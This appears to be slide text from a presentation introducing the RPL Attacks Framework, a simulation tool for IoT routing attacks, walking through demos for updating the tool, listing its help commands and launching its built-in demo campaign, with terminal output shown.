
RPLAF in a nutshell > Demo 1 : Getting started

- Start : Vagrant box
- Actions :
 - 1) Start the framework
 - 2) Type “update”
- End State :
 - ✓ Up-to-date RPLAF



RPLAF in a nutshell > Demo 1 : Getting started


- Start : Vagrant box
- Actions :
 - 1) Start the framework
 - 2) Type “update”
- End State :
 - ✓ Up-to-date RPLAF



The screenshot shows a terminal window titled "RPL Attacks Framework [En fonction] - Oracle VM VirtualBox". The terminal displays the following output:


```
user@rpl-attacks-framework:rpl-attacks>> update
2018-11-30 13:17:00 rpla[21549] INFO UPDATING CONTIKI-OS AND RPL ATTACKS FRAMEWORK
2018-11-30 13:17:01 rpla[21549] WARNING You are about to loose any custom change made to Contiki-OS ;
Proceed anyway ? (yes|no) [default: no] yes
2018-11-30 13:17:06 rpla[21549] WARNING You are about to loose any custom change made to RPL Attacks Fram
ework ;
Proceed anyway ? (yes|no) [default: no] yes
[sudo] password for user:
2018-11-30 13:17:10 rpla[21549] INFO SETTING UP OF THE FRAMEWORK
2018-11-30 13:17:17 rpla[21549] WARNING Restarting the framework...
```


RPLAF in a nutshell > Demo 1 : Getting started



RPLAF in a nutshell > Demo 2 : Getting help

- Start : Vagrant box
- Actions :
 - 1) Type <TAB><TAB>
 - 2) Type “help”
 - 3) Type “help prepare”
- End State :
 - ✓ No change




The screenshot shows a terminal window titled "RPL Attacks Framework [En fonction] - Oracle VM VirtualBox". The terminal displays the "RPL Attacks Framework" logo in a stylized, green, blocky font. Below the logo, it says "Type help or ? to list commands." and "NB: Spaces are separators ; DO NOT use spaces in arguments !". The prompt is "user@rpl-attacks-framework:rpl-attacks>". A list of commands is displayed in a grid:

EOF	clear	drop	list	prepare	run	update
build	config	exit	loglevel	remake	run_all	versions
clean	cooja	help	make	remake_all	setup	
clean_all	demo	history	make_all	report	test	


The prompt is "user@rpl-attacks-framework:rpl-attacks>". The terminal window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The status bar at the bottom shows the time "Fr 13:18" and various system icons.

RPLAF in a nutshell > Demo 2 : Getting help



RPLAF in a nutshell > Demo 3 : Start the built-in demo

- Start : Framework started
- Actions :
 - 1) Type “demo”
- End State :
 - ✓ Demo campaign created in experiments folder
 - ✓ Demo campaign run, reports ready



```
RPL Attacks Framework [En fonction] - Oracle VM VirtualBox
Fichier Machine Écran Entrée Périphériques Aide
Activities Terminal Fr 13:05


Terminal
File Edit View Search Terminal Help

RPL ATTACKS FRAMEWORK
Type help or ? to list commands.
NB: Spaces are separators ; DO NOT use spaces in arguments !

